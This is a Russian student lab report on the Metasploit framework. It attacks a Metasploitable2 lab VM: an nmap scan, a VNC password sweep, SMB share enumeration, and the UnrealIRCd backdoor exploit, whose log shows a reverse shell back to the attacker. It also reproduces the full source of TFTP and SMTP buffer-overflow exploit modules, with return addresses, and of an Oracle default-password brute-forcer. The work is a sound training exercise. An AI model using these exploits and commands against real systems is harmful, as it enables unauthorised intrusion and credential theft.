Лабораторная работа №4.
Инструмент тестов на проникновение Metasploit

Кенть Никита

19 мая 2016 г.

Оглавление

1 Цель работы

Изучение инструмента тестов на проникновение Metasploit.

2 Изучение базовых понятий

- auxiliary - сканнер, использующий уязвимости системы для получения сведений об этой системе.
- Payload — код, который запускается на целевой системе после того, как отработал эксплойт
- exploit - фрагмент програмного кода который, используя возможности предоставляемые ошибкой, отказом или уязвимостью, ведёт к повышению привилегий или отказу в обслуживании компьютерной системы.
- shellcode - двоичный исполняемый код, который обычно передаёт управление командному процессору, например '/bin/sh' в Unix shell, 'command.com' в MS-DOS и 'cmd.exe' в операционных системах Microsoft Windows. Шелл-код может быть использован как полезная нагрузка эксплойта, обеспечивающая взломщику доступ к командной оболочке в компьютерной системе.
- nop - инструкция процессора на языке ассемблера, или команда протокола, которая предписывает ничего не делать (от слова «no operation»).
- Encoder — инструменты для обфускации модулей с целью маскировки от антивирусов

3 Список команд msfconsole

```
msf > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    advanced      Displays advanced options for one or more modules
    back          Move back from the current context
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    edit          Edit the current module with $VISUAL or $EDITOR
    exit          Exit the console
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    info          Displays information about one or more modules
    irb           Drop into irb scripting mode
    jobs          Displays and manages jobs
    kill          Kill a job
    load          Load a framework plugin
    loadpath      Searches for and loads modules from a path
    makerc        Save commands entered since start to a file
    options       Displays global options or for one or more modules
    popm          Pops the latest module off the stack and makes it active
    previous      Sets the previously loaded module as the current module
    pushm         Pushes the active or list of modules onto the module stack
    quit          Exit the console
    reload_all    Reloads all modules from all defined module paths
    rename_job    Rename a job
    resource      Run the commands stored in a file
    route         Route traffic through a session
    save          Saves the active datastores
    search        Searches module names and descriptions
    sessions      Dump session listings and display information about sessions
```

```
set             Sets a context-specific variable to a value
setg            Sets a global variable to a value
show            Displays modules of a given type, or all modules
sleep           Do nothing for the specified number of seconds
spool           Write console output into a file as well the screen
threads         View and manipulate background threads
unload          Unload a framework plugin
unset           Unsets one or more context-specific variables
unsetg          Unsets one or more global variables
use             Selects a module by name
version         Show the framework and console library version numbers
```

Database Backend Commands

Command	Description
creds	List all credentials in the database
db_connect	Connect to an existing database
db_disconnect	Disconnect from the current database instance
db_export	Export a file containing the contents of the database
db_import	Import a scan result file (filetype will be auto-detected)
db_nmap	Executes nmap and records the output automatically
db_rebuild_cache	Rebuilds the database-stored module cache
db_status	Show the current database status
hosts	List all hosts in the database
loot	List all loot in the database
notes	List all notes in the database
services	List all services in the database
vulns	List all vulnerabilities in the database
workspace	Switch between database workspaces

4 Подключение доступа к VNC-серверу и получение доступа к консоли

kali linux - 192.168.32.129. (Metasploitable2) - 192.168.32.128.

Просканируем порты:

```
root@kali:/mnt/hgfs/kalifiles# nmap 192.168.32.128 -sV

Starting Nmap 7.01 ( https://nmap.org ) at 2016-05-19 07:38 EDT
Nmap scan report for 192.168.32.128
Host is up (0.00051s latency).
Not shown: 977 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  rmiregistry GNU Classpath grmiregistry
1524/tcp open  shell       Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
```

```
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         Unreal ircd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:48:EA:B0 (VMware)
Service Info: Hosts:  metasploitable.localdomain, localhost, irc.Metasploitable.LAN; OSs: U

Service detection performed. Please report any incorrect results at https://nmap.org/submit
Nmap done: 1 IP address (1 host up) scanned in 30.30 seconds
```

VCN сервер располагается на порте 5900:

```
5900/tcp open  vnc         VNC (protocol 3.3)
```

Используем команду «search vnc»:

```
msf > search vnc
```

Matching Modules

Name	Disclosure Date	Rank	Descrip
auxiliary/admin/vnc/realvnc_41_bypass	2006-05-15	normal	RealVNC
auxiliary/scanner/vnc/vnc_login		normal	VNC Aut
auxiliary/scanner/vnc/vnc_none_auth		normal	VNC Aut
auxiliary/server/capture/vnc		normal	Authent
exploit/multi/misc/legend_bot_exec	2015-04-27	excellent	Legend
exploit/multi/vnc/vnc_keyboard_exec	2015-07-10	great	VNC Key
exploit/windows/vnc/realvnc_client	2001-01-29	normal	RealVNC
exploit/windows/vnc/ultravnc_client	2006-04-04	normal	UltraVN
exploit/windows/vnc/ultravnc_viewer_bof	2008-02-06	normal	UltraVN
exploit/windows/vnc/winvnc_http_get	2001-01-29	average	WinVNC
payload/windows/vncinject/bind_hidden_ipknock_tcp		normal	VNC Ser
payload/windows/vncinject/bind_hidden_tcp		normal	VNC Ser
payload/windows/vncinject/bind_ipv6_tcp		normal	VNC Ser
payload/windows/vncinject/bind_ipv6_tcp_uuid		normal	VNC Ser
payload/windows/vncinject/bind_nonx_tcp		normal	VNC Ser
payload/windows/vncinject/bind_tcp		normal	VNC Ser
payload/windows/vncinject/bind_tcp_rc4		normal	VNC Ser
payload/windows/vncinject/bind_tcp_uuid		normal	VNC Ser
payload/windows/vncinject/find_tag		normal	VNC Ser
payload/windows/vncinject/reverse_hop_http		normal	VNC Ser
payload/windows/vncinject/reverse_http		normal	VNC Ser
payload/windows/vncinject/reverse_http_proxy_pstore		normal	VNC Ser
payload/windows/vncinject/reverse_ipv6_tcp		normal	VNC Ser
payload/windows/vncinject/reverse_nonx_tcp		normal	VNC Ser
payload/windows/vncinject/reverse_ord_tcp		normal	VNC Ser
payload/windows/vncinject/reverse_tcp		normal	VNC Ser
payload/windows/vncinject/reverse_tcp_allports		normal	VNC Ser
payload/windows/vncinject/reverse_tcp_dns		normal	VNC Ser
payload/windows/vncinject/reverse_tcp_rc4		normal	VNC Ser
payload/windows/vncinject/reverse_tcp_rc4_dns		normal	VNC Ser
payload/windows/vncinject/reverse_tcp_uuid		normal	VNC Ser
payload/windows/vncinject/reverse_winhttp		normal	VNC Ser
payload/windows/x64/vncinject/bind_ipv6_tcp		normal	Windows
payload/windows/x64/vncinject/bind_ipv6_tcp_uuid		normal	Windows
payload/windows/x64/vncinject/bind_tcp		normal	Windows
payload/windows/x64/vncinject/bind_tcp_uuid		normal	Windows
payload/windows/x64/vncinject/reverse_http		normal	Windows
payload/windows/x64/vncinject/reverse_https		normal	Windows
payload/windows/x64/vncinject/reverse_tcp		normal	Windows
payload/windows/x64/vncinject/reverse_tcp_uuid		normal	Windows
payload/windows/x64/vncinject/reverse_winhttp		normal	Windows
payload/windows/x64/vncinject/reverse_winhttps		normal	Windows

```
   post/multi/gather/remmina_creds                          normal     UNIX Ga
   post/osx/gather/enum_chicken_vnc_profile                 normal     OS X Ga
   post/windows/gather/credentials/mremote                  normal     Windows
   post/windows/gather/credentials/vnc                      normal     Windows
```

Запустим модуль auxiliary/scanner/vnc/vnc_login:

```
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(vnc_login) > set RHOSTS 192.168.32.128
RHOSTS => 192.168.32.128
msf auxiliary(vnc_login) > exploit

[*] 192.168.32.128:5900 - Starting VNC login sweep
[+] 192.168.32.128:5900 - LOGIN SUCCESSFUL: :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Запустим vncviewer и войдем при помощи узнанного пароля:

```
msf auxiliary(vnc_login) > vncviewer 192.168.32.128:5900
[*] exec: vncviewer 192.168.32.128:5900

Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
```

Результат представлен на рисунке ??.



Рис. 1: vncviewer

5 Получение списка директорий в общем доступе по протоколу SMB

Переключимся smb_enumshares:

```
msf > use auxiliary/scanner/smb/smb_enumshares
```

```
msf auxiliary(smb_enumshares) > exploit

[+] 192.168.32.128:139 - print$ - (DISK) Printer Drivers
[+] 192.168.32.128:139 - tmp - (DISK) oh noes!
[+] 192.168.32.128:139 - opt - (DISK)
[+] 192.168.32.128:139 - IPC$ - (IPC) IPC Service (metasploitable server (Samba 3.0.20-Debi
[+] 192.168.32.128:139 - ADMIN$ - (IPC) IPC Service (metasploitable server (Samba 3.0.20-De
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Видно, какие директории доступны для службы SMB для чтения / записи.

6 Получение консоли используя уязвимость в irc

Используем unreal_ircd_3281_backdoor:

```
msf auxiliary(smb_enumshares) > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unreal_ircd_3281_backdoor) > set RHOST 192.168.32.128
RHOST => 192.168.32.128
msf exploit(unreal_ircd_3281_backdoor) > exploit

[*] Started reverse TCP double handler on 192.168.32.129:4444
[*] Connected to 192.168.32.128:6667...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP
[*] Sending backdoor command...
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo CvS2oaP6xMjjBQd1;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "CvS2oaP6xMjjBQd1\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.32.129:4444 -> 192.168.32.128:52154) at 2016-05

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Видно, что мы получили доступ к консоли.

7 Осуществление атаки при помощи утилиты Armitage Hail Mary

Запустим утилиту Armitage Hail Mary. Результат представлен на рисунке ??.

8 Изучение файлов с исходным кодом эксплойтов

8.1 exploits/windows/tftp/attftp_long_filename.rb

Модуль exploits/windows/tftp/attftp_long_filename.rb Этот модуль использует для переполнения стека, он отправляет запрос (на получение / запись), используя очень длинные имена.
Анализ кода.
Первым этапом указываются параметры модуля: имя, описание, автор и другое, а также регистрируются опции: RPORT, LHOST.

```
require 'msf/core'
class MetasploitModule < Msf::Exploit::Remote
  Rank = AverageRanking

  include Msf::Exploit::Remote::Udp

  def initialize(info = {})
```



Рис. 2: утилита Armitage Hail Mary

```
super(update_info(info,
  'Name'           => 'Allied Telesyn TFTP Server 1.9 Long Filename Overflow',
  'Description'    => %q{
      This module exploits a stack buffer overflow in AT-TFTP v1.9, by sending a
    request (get/write) for an overly long file name.
  },
  'Author'         => [ 'patrick' ],
  'References'     =>
    [
      ['CVE', '2006-6184'],
      ['OSVDB', '11350'],
      ['BID', '21320'],
      ['EDB', '2887']
    ],
  'DefaultOptions' =>
    {
      'EXITFUNC' => 'process',
    },
 'Payload'        =>
    {
      'Space'    => 210,
      'BadChars' => "\x00",
      'StackAdjustment' => -3500,
    },
  'Platform'       => 'win',
  'Targets'        =>
    [
    # Patrick - Tested OK w2k sp0, sp4, xp sp 0, xp sp2 - en 2007/08/24
      [ 'Windows NT SP4 English',   { 'Ret' => 0x702ea6f7 } ],
      [ 'Windows 2000 SP0 English', { 'Ret' => 0x750362c3 } ],
      [ 'Windows 2000 SP1 English', { 'Ret' => 0x75031d85 } ],
      [ 'Windows 2000 SP2 English', { 'Ret' => 0x7503431b } ],
      [ 'Windows 2000 SP3 English', { 'Ret' => 0x74fe1c5a } ],
```

```
          [ 'Windows 2000 SP4 English', { 'Ret' => 0x75031dce } ],
          [ 'Windows XP SP0/1 English', { 'Ret' => 0x71ab7bfb } ],
          [ 'Windows XP SP2 English',   { 'Ret' => 0x71ab9372 } ],
          [ 'Windows XP SP3 English',   { 'Ret' => 0x7e429353 } ], # ret by c0re
          [ 'Windows Server 2003',      { 'Ret' => 0x7c86fed3 } ], # ret donated by securityxxxpert
          [ 'Windows Server 2003 SP2',  { 'Ret' => 0x7c86a01b } ], # ret donated by Polar Bear
        ],
      'Privileged'     => false,
      'DisclosureDate' => 'Nov 27 2006'))

    register_options(
      [
        Opt::RPORT(69),
        Opt::LHOST() # Required for stack offset
      ], self.class)
  end
```

После чего генерируются длинные имена (make_nops(25 - datastore['LHOST'].length)) и отправляются по протоколу UDP (udp_sock.put(sploit)).

```
  def exploit
     connect_udp

     sploit = "\x00\x02" + make_nops(25 - datastore['LHOST'].length)
     sploit << payload.encoded
     sploit << [target['Ret']].pack('V')  # <-- eip = jmp esp. we control it.
     sploit << "\x83\xc4\x28\xc3"  # <-- esp = add esp 0x28 + retn
     sploit << "\x00" + "netascii" + "\x00"

     udp_sock.put(sploit)

     disconnect_udp
   end
```

8.2 oracle_login.rb

Исходный код скрипта:

```
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##
require 'msf/core'
require 'csv'
class Metasploit3 < Msf::Auxiliary
include Msf::Auxiliary::Report
include Msf::Exploit::ORACLE
def initialize(info = {})
super(update_info(info,
'Name'           => 'Oracle Account Discovery',
'Description'    => %q{
This module uses a list of well known default authentication credentials
to discover easily guessed accounts.
},
'Author'         => [ 'MC' ],
'License'        => MSF_LICENSE,
'References'     =>
[
[ 'URL', 'http://www.petefinnigan.com/default/oracle_default_passwords.csv' ],
[ 'URL', 'http://seclists.org/fulldisclosure/2009/Oct/261' ],
],
'DisclosureDate' => 'Nov 20 2008'))
```

```
register_options(
[
OptPath.new('CSVFILE', [ false, 'The file that contains a list of default
accounts.', File.join(Msf::Config.install_root, 'data', 'wordlists',
'oracle_default_passwords.csv')]),
], self.class)
deregister_options('DBUSER','DBPASS')
end
def report_cred(opts)
service_data = {
address: opts[:ip],
port: opts[:port],
service_name: opts[:service_name],
protocol: 'tcp',
workspace_id: myworkspace_id
}
credential_data = {
origin_type: :service,
module_fullname: fullname,
username: opts[:user],
private_data: opts[:password],
private_type: :password
}.merge(service_data)
login_data = {
last_attempted_at: Time.now,
core: create_credential(credential_data),
status: Metasploit::Model::Login::Status::SUCCESSFUL
}.merge(service_data)
create_credential_login(login_data)
end
def run
return if not check_dependencies
list = datastore['CSVFILE']
print_status("Starting brute force on
#{datastore['RHOST']}:#{datastore['RPORT']}...")
fd = CSV.foreach(list) do |brute|
datastore['DBUSER'] = brute[2].downcase
datastore['DBPASS'] = brute[3].downcase
begin
connect
disconnect
rescue ::OCIError => e
if e.to_s =~ /^ORA-12170:\s/
print_error("#{datastore['RHOST']}:#{datastore['RPORT']} Connection timed out")
break
end
else
report_cred(
ip: datastore['RHOST'],
port: datastore['RPORT'],
service_name: 'oracle',
user: "#{datastore['SID']}/#{datastore['DBUSER']}",
password: datastore['DBPASS']
)
print_status("Found user/pass of: #{datastore['DBUSER']}/#{datastore['DBPASS']}
on #{datastore['RHOST']} with sid #{datastore['SID']}")
end
end
end
end
```

Алгоритм скрипта:

1. Получаем список тестовых логинов и паролей для БД.

```
list = datastore['CSVFILE']
```

2. В цикле пытаемся подключиться к БД. Если попытка удалась, то выводим информацию.

```
fd = CSV.foreach(list) do |brute|
datastore['DBUSER'] = brute[2].downcase
datastore['DBPASS'] = brute[3].downcase
begin
connect
disconnect
rescue ::OCIError => e
if e.to_s =~ /^ORA-12170:\s/
print_error("#{datastore['RHOST']}:#{datastore['RPORT']} Connection timed out")
break
end
else
report_cred(
ip: datastore['RHOST'],
port: datastore['RPORT'],
service_name: 'oracle',
user: "#{datastore['SID']}/#{datastore['DBUSER']}",
password: datastore['DBPASS']
)
print_status("Found user/pass of: #{datastore['DBUSER']}/#{datastore['DBPASS']}
on #{datastore['RHOST']} with sid #{datastore['SID']}")
end
end
```

8.3 smtp/mailcarrier_smtp_ehlo.rb

Полный путь к файлу: /usr/share/metasploit-framework/modules/exploits/windows/smtp/mailcarrier_smtp_ehlo.rb
Ниже приведен исходный код скрипта:

```
require 'msf/core'
class Metasploit3 < Msf::Exploit::Remote
  Rank = GoodRanking
  include Msf::Exploit::Remote::Tcp
  def initialize(info = {})
    super(update_info(info,
      'Name'            => 'TABS MailCarrier v2.51 SMTP EHLO Overflow',
      'Description'     => %q{
          This module exploits the MailCarrier v2.51 suite SMTP service.
        The stack is overwritten when sending an overly long EHLO command.
      },
      'Author'       => [ 'patrick' ],
      'License'        => MSF_LICENSE,
      'References'     =>
      [
        [ 'CVE', '2004-1638' ],
        [ 'OSVDB', '11174' ],
        [ 'BID', '11535' ],
        [ 'EDB', '598' ],
      ],
      'Platform'       => ['win'],
      'Arch'                => [ ARCH_X86 ],
      'Privileged'               => true,
      'DefaultOptions'  =>
        {
          'EXITFUNC'     => 'thread',
        },
      'Payload' =>
        {
          #'Space'                        => 300,
          'BadChars'             => "\x00\x0a\x0d:",
```

```
            'StackAdjustment'      => -3500,
          },
        'Targets' =>
          [
            # Patrick - Tested OK 2007/08/05 : w2ksp0, w2ksp4, xpsp0, xpsp2 en.
            [ 'Windows 2000 SP0 - XP SP1 - EN/FR/GR', { 'Ret' => 0x0fa14c63       } ], # jmp
            [ 'Windows XP SP2 - EN',                  { 'Ret' => 0x0fa14ccf } ], # jmp esp exps
          ],
        'DisclosureDate' => 'Oct 26 2004',
        'DefaultTarget' => 0))
      register_options(
        [
          Opt::RPORT(25),
          Opt::LHOST(), # Required for stack offset
        ], self.class)
    end
    def check
      connect
      banner = sock.get_once || ''
      disconnect
      if banner.to_s =~ /ESMTP TABS Mail Server for Windows NT/
        return Exploit::CheckCode::Detected
      end
      return Exploit::CheckCode::Safe
    end
    def exploit
      connect
      sploit = "EHLO " + rand_text_alphanumeric(5106 - datastore['LHOST'].length, payload_bad
      sploit << [target['Ret']].pack('V') + payload.encoded
      sock.put(sploit + "\r\n")
      handler
      disconnect
    end
end
```

Скрипт посылает smtp серверу очень длинное приветственное сообщение с командой EHLO - клиент хочет использовать расширенную версию smtp. Это вызывает перезапись стека.

9 Выводы

В ходе выполнения лабораторной работы были изучены методы сканирования хостов, опробованы некоторые типы атак. Применили фрэймворк metasploit. Опробовали утилиту armitage и изучили алгоритмы применения некоторых эксплойтов.